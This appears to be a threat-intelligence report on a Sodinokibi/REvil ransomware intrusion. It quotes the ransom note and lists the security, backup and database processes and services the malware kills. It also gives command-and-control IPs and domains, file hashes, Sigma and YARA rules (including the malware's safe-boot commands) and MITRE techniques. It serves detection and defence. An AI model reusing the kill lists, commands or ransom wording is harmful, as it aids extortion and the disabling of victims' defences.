
[redacted]

How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

Buy XMR (no need for verification)

- LocalMonero



Sodinokibi

You probably already know about us. Many publications call us Sodinokibi.

If you've read them, you know that our Ransomware is different in its **technology and reliability**.

We've developed the best data encryption and decryption system available today.

Our competitors allow themselves to lose and destroy their victims' data during the encryption or decryption process, making it impossible to recover the data.

We don't allow ourselves to do that.

So you should be glad you were infected by our guys, not our competitors. This means that when you pay for the decryption, **you can be sure that all your data will be decrypted**.

Guarantees?

You can read the publications about us. For example, this one:

https://www.coveware.com/blog/2019/7/15/ransomware-amounts-rise-3x-in-q2-as-ryuk-amp-sodinokibi-spread


This edition explores Ransomware and makes comparisons. This article describes the **100% probability** of data recovery via Sodinokibi software.

You can search for other publications about us on the Internet and once again make sure of our warranties.

Or go to the payment instructions page now to get our decryption software if you don't want to waste time.

Time is money.

With the help of @hatching_io (https://tria.ge/) we were able to parse the config from the ransomware sample.



General

Target
DomainName.exe

Size
120KB

Sample
210321-rl7yqjf6sa

Score
10 /10

MD5
af94ccb62f97700115a219c4b7626d22

SHA1
bb67edcfe4e5b6fe09ee96e5b8ace7a4cfe39eb7

SHA256
2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c

SHA512
08c05f8dc98aba168734732d043c3e403f531522e0ec0ec64484d15375f353aa23f9654852ad2c54a3e6b2a93

Malware Config

Extracted

Family	sodinokibi
Botnet	$2a[redacted]
Campaign	7114

```
Campaign ID (sub): 7114
net: false
```

List of processes to kill (prc)

```
oracle
klnagent
mydesktopqos
infopath
BackupExtender
powerpnt
outlook
BackupAgent
Smc
sql
ccSvcHst
BackupUpdater
Rtvscan
winword
kavfsscs
ocssd
isqlplussvc
visio
ShadowProtectSvc
tbirdconfig
TSSchBkpService
dbeng50
ccSetMgr
agntsvc
Sage.NA.AT_AU.SysTray
dbsnmp
thebat
onenote
AmitiAvSrv
wordpad
msaccess
avgadmsv
thunderbird
BackupMaint
Microsoft.exchange.store.worker.exe
CarboniteUI
excel
SPBBCSvc
LogmeInBackupService
encsvc
ocomm
sqbcoreservice
NSCTOP
mydesktopservice
kavfs
kavfswp
ocautoupds
mspub
xfssvccon
DLOAdminSvcu
synctime
lmibackupvssservice
firefox
steam
dlomaintsvcu
```


List of services to kill

```
Telemetryserver
"Sophos AutoUpdate Service"
sophos
Altaro.Agent.exe
mysqld
MSSQL$MSGPMR
"SophosFIM"
"Sophos Web Control Service"
SQLWriter
svcGenericHost
AltiBack
"SQLServer Analysis Services (MSSQLSERVER)"
BackupExecAgentAccelerator
"StorageCraft ImageReady"
SQLTELEMETRY
AzureADConnectAuthenticationAgent
ntrtscan
ds_notifier
TeamViewer
"StorageCraft Raw Agent"
"StorageCraft Shadow Copy Provider"
SQLTELEMETRY$SQLEXPRESS
VeeamHvIntegrationSvc
AltiCTProxy
MsDtsServer130
ViprePPLSvc
McAfeeFramework
MSSQL$QM
"swi_service"
"ThreadLocker"
ofcservice
AUService
sophossps
AzureADConnectHealthSyncMonitor
Altaro.OffsiteServer.UI.Service.exe
"SAVAdminService"
ds_monitor
ALTIVRM
SSASTELEMETRY
TmCCSF
MsDtsServer110
"Sophos MCS Client"
TMBMServer
SBAMSvc
mfewc
"Sophos System Protection Service"
MSSQLFDLauncher$TESTBACKUP02DEV
VeeamDeploymentService
masvc
backup
MSSQL$SQLEXPRESS
AltiPhoneServ
MSSQLServerOLAPService
SSISTELEMETRY130
VeeamEndpointBackupSvc
```

```
mepocs
Altaro.UI.Service.exe
"ds_agent"
HuntressUpdater
MSSQLFDLauncher
"Sophos File Scanner Service"
SQLAgent$MSGPMR
ADSync
KaseyaAgent
ReportServer
MSSQLFDLauncher$SQLEXPRESS
MSSQL$HPWJA
KaseyaAgentEndpoint
VeeamTransportSvc
"ds_monitor"
mfevtp
MSSQLTESTBACKUP02DEV
SQLTELEMETRY$MSGPMR
ThreadLocker
MSSQLServerADHelper100
veeam
tmlisten
AzureADConnectHealthSyncInsights
"swi_filter"
MsDtsServer120
ProtectedStorage
VeeamDeploySvc
memtas
ds_agent
VeeamMountSvc
HuntressAgent
SQLAgent$SQLEXPRESS
bedbg
MSSQLSERVER
"ofcservice"
VipreAAPSvc
"Sophos Endpoint Defense Service"
KACHIPS906995744173948
DsSvc
MSSQLLaunchpad$SQLEXPRESS
msseces
macmnsvc
LTService
Code42Service
Altaro.HyperV.WAN.RemoteService.exe
LTSvcMon
MSSQL$SQLEXPRESSADV
"SAVService"
Altaro.OffsiteServer.Service.exe
"Sage 100cloud Advanced 2020 (9920)"
Altaro.SubAgent.exe
mfemms
"TeamViewer"
"SQLServer Reporting Services (MSSQLSERVER)"
VSS
```

```
sql
Altaro.SubAgent.N2.exe
"SQLServer Integration Services 12.0"
SQLSERVERAGENT
vss
"Sophos Safestore Service"
klnagent
"Sage.NA.AT_AU.Service"
MBAMService
"Sophos Health Service"
SQLBrowser
MySQL
"ProtectedStorage"
"Sophos Clean Service"
"Sage 100c Advanced 2017 (9917)"
"SntpService"
VeeamNFSSvc
KAVFS
SQLEXPRESSADV
KAENDCHIPS906995744173948
sppsvc
Amsp
psqlWGE
Microsoft.exchange.store.worker.exe
kavfsscs
"Amsp"
sqlservr
Altaro.DedupService.exe
svc$
"ds_notifier"
"Sophos Device Control Service"
AzureADConnectAgentUpdater
AltiFTPUploader
"Sophos MCS Agent"
```

Triage sandbox run of the executable without smode:



Signatures 9

Filter: none

Collection | Credential Access | Defense Evasion | Discovery | Impact | Persistence

Sodin,Sodinokibi,REvil

Modifies extensions of user files DomainName.exe

Reads user/profile data of web browsers

Adds Run key to start application DomainName.exe

Enumerates connected drives DomainName.exe

Sets desktop wallpaper using registry DomainName.exe

Drops file in Program Files directory DomainName.exe

Suspicious behavior: EnumeratesProcesses DomainName.exe

Suspicious use of AdjustPrivilegeToken DomainName.exe vssvc.exe

Processes 3

C:\Users\Admin\AppData\Local\Temp\DomainName.exe PID:4060

```
"C:\Users\Admin\AppData\Local\Temp\DomainName.exe"
```

Modifies extensions of user files
Adds Run key to start application
Enumerates connected drives
Sets desktop wallpaper using registry
Drops file in Program Files directory
Suspicious behavior: EnumeratesProcesses
Suspicious use of AdjustPrivilegeToken

C:\Windows\system32\wbem\unsecapp.exe PID:2600

```
C:\Windows\system32\wbem\unsecapp.exe -Embedding
```

C:\Windows\system32\vssvc.exe PID:2684

```
C:\Windows\system32\vssvc.exe
```

Suspicious use of AdjustPrivilegeToken

IOCs

Network

```
45.86.163.78|80
45.86.163.78|443
45.86.163.78|8080
195.189.99.74|80
195.189.99.74|443
195.189.99.74|8080
206.189.10.247|80
161.35.109.168|443
smalleststores.com
cloudmetric.online
cikawemoret34.space
nomovee.website
```

File

```
skull-x64.dat
5c3a6978bb960d8fbccd117ddcc3ca10
17424cfeb756e231bea6d1363151a83af142ba6f
59a2a5fae1c51afbbf1b8c6eb0a65cb2b8575794e3890f499f8935035e633fc
Ciocca.dll
296f1098a3a8cfb7e07808ee08361495
7d903f87fd305f1c93ec420848fd6e5aeb018d59
b1b00f7b065e8c013e0c23c0f34707819e0d537dbe2e83d0d023a11a0ca6b388
license.dat
6f208841cfd819c29a7cbc0a202bd7a3
0febc376cc066bb668f1a80b969ed112da8e871c
45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865
DomainName.dll
c8fab46c4fd61c5f138fb151638c35e1
c4830cbf3a3044f6e50cd60127ff5681f8ee4bbf
64076294e761cee0ce7d7cd28dae05f483a711eafe47f94fe881ac3980abfd8f
DomainName.exe
af94ccb62f97700115a219c4b7626d22
bb67edcfe4e5b6fe09ee96e5b8ace7a4cfe39eb7
2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c
svchost.exe (rclone)
fcfcf1e45e8d5cdca0450b8dc90754b68e8e4673
538078ab6d80d7cf889af3e08f62c4e83358596f31ac8ae8fbc6326839a6bfe5
AdFind.exe
cb198869ca3c96af536869e71c54dd9d83afbee6
56de41fa0a94fa7fff68f02712a698ba2f0a71afcecb217f6519bd5751baf3ed
```

Detections

Network

```
ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M2
ET DNS Query to a *.top domain
ET POLICY OpenSSL Demo CA - Internet Widgits Pty
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_activity.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/sysmon_rundll32_net_connections.yml https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_process_creation_bitsadmin_download.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_adfind.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/SigmaHQ/sigma/blob/a08571be9107d1c0e216400ffbb89c394fcd2570/rules/windows/process_creation/win_office_shell.yml

Custom rule thanks to @0xThiebaut

```
title: Sodinokibi Ransomware Registry Key
id: 9fecd354-77f0-498e-a611-c963970e7bca
description: Detects the creation of Sodinokibi (aka REvil) registry keys
status: experimental
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
- https://twitter.com/malwrhunterteam/status/1372648463553462279
tags:
- attack.persistence
- attack.t1547.001
date: 2021/03/29
author: Maxime THIEBAUT (@0xThiebaut)
logsource:
category: registry_event
product: windows
detection:
selection:
TargetObject|contains:
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*AstraZeneca'
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*franceisshit'
condition: selection
level: high
```

Custom rule thanks to @lindodapoet_

```
title: Svchost data exfiltration
id: dc4249c9-d96f-401b-a92b-caa6208c097d
status: experimental
description: Detects possible data exfiltration via svchost
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
author: Nclose
date: 2021/03/29
tags:
- attack.exfiltration
- attack.t1048
logsource:
product: windows
service: process_creation
detection:
selection:
CommandLine|contains: 'copy'
Image|endswith: '\svchost.exe'
condition: selection
falsepositives:
- Unknown
level: high
```

Custom rules and rule ideas written by @BlackMatter23

> It was the most time consuming #ThreatIntel report in my career😤#REvil TTPs hunting campaign is finished:
> – 37 detection ideas
> – 81 detection rules (Windows/Sysmon/EDR)
> plus BloodHound & BITS jobs:https://t.co/GoDYfvaFJF
>
> Excellent work @TheDFIRReport team!#threathunting pic.twitter.com/Tw1OyIMCki
>
> — Vadim Khrykov (@BlackMatter23) August 19, 2021

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-03-29
Identifier: files
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule Sodinokibi_032021 {
meta:
description = "files - file DomainName.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c"
strings:
$s1 = "vmcompute.exe" fullword wide
$s2 = "vmwp.exe" fullword wide
$s3 = "bootcfg /raw /a /safeboot:network /id 1" fullword ascii
$s4 = "bcdedit /set {current} safeboot network" fullword ascii
$s5 = "[email protected]>:N:0!F$%I-6MBEFb M" fullword ascii
$s6 = "jg:\"\\0=Z" fullword ascii
$s7 = "ERR0R D0UBLE RUN!" fullword wide
$s8 = "VVVVVPQ" fullword ascii
$s9 = "VVVVVWQ" fullword ascii
$s10 = "Running" fullword wide /* Goodware String - occured 159 times */
$s11 = "expand 32-byte kexpand 16-byte k" fullword ascii
$s12 = "9RFIT\"&" fullword ascii
$s13 = "jZXVf9F" fullword ascii
$s14 = "[email protected]" fullword ascii
$s15 = "vmms.exe" fullword wide /* Goodware String - occured 1 times */
$s16 = "JJwK9Zl" fullword ascii
$s17 = "KkT37uf4nNh2PqUDwZqxcHUMVV3yBwSHO#K" fullword ascii
$s18 = "0*090}0" fullword ascii /* Goodware String - occured 1 times */
$s19 = "5)5I5a5" fullword ascii /* Goodware String - occured 1 times */
$s20 = "7-7H7c7" fullword ascii /* Goodware String - occured 1 times */
condition:
uint16(0) == 0x5a4d and filesize < 400KB and
( pe.imphash() == "031931d2f2d921a9d906454d42f21be0" or 8 of them )
}

rule icedid_032021_1 {
meta:
description = "files - file skull-x64.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "59a2a5fae1c51afbbf1bf8c6eb0a65cb2b8575794e3890f499f8935035e633fc"
strings:
$s1 = "update" fullword ascii /* Goodware String - occured 207 times */
$s2 = "PstmStr" fullword ascii
```

```
$s3 = "mRsx0k/" fullword wide
$s4 = "D$0lzK" fullword ascii
$s5 = "A;Zts}H" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 100KB and
( pe.imphash() == "67a065c05a359d287f1fed9e91f823d5" and ( pe.exports("PstmStr") and
pe.exports("update") ) or all of them )
}

rule icedid_032021_2 {
meta:
description = "1 - file license.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865"
strings:
$s1 = "+ M:{`n-" fullword ascii
$s2 = "kwzzdd" fullword ascii
$s3 = "w5O- >z" fullword ascii
$s4 = "[email protected]~" fullword ascii
$s5 = "aQXDUkBC" fullword ascii
$s6 = "}i.ZSj*" fullword ascii
$s7 = "kLeSM?" fullword ascii
$s8 = "qmnIqD\")P" fullword ascii
$s9 = "aFAeU!," fullword ascii
$s10 = "Qjrf\"Q" fullword ascii
$s11 = "PTpc,!P#" fullword ascii
$s12 = "[email protected]|JZOkfmT2" fullword ascii
$s13 = "aPvBO,4" fullword ascii
$s14 = ">fdFhl^S8Z" fullword ascii
$s15 = "[syBE0\\" fullword ascii
$s16 = "`YFOr.JH" fullword ascii
$s17 = "C6ZVVF j7}" fullword ascii
$s18 = "LPlagce" fullword ascii
$s19 = "NLeF_-e`" fullword ascii
$s20 = "HRRF|}O" fullword ascii
condition:
uint16(0) == 0x43da and filesize < 1000KB and
8 of them
}
```

MITRE

```
Spearphishing Attachment - T1566.001
User Execution - T1204
Windows Management Instrumentation - T1047
Process Injection - T1055
Domain Trust Discovery - T1482
Domain Account - T1087.002
System Information Discovery - T1082
System Network Configuration Discovery - T1016
Security Software Discovery - T1518.001
SMB/Windows Admin Shares - T1021.002
Remote Desktop Protocol - T1021.001
Commonly Used Port - T1043
Application Layer Protocol - T1071
Exfiltration Over Asymmetric Encrypted Non-C2 Protocol - T1048.002
Data Encrypted for Impact - T1486
Malicious File - T1204.002
Command and Scripting Interpreter - T1059
PowerShell - T1059.001
Scheduled Task - T1053.005
Remote System Discovery - T1018
Rundll32 - T1218.011
```

Internal case # 1051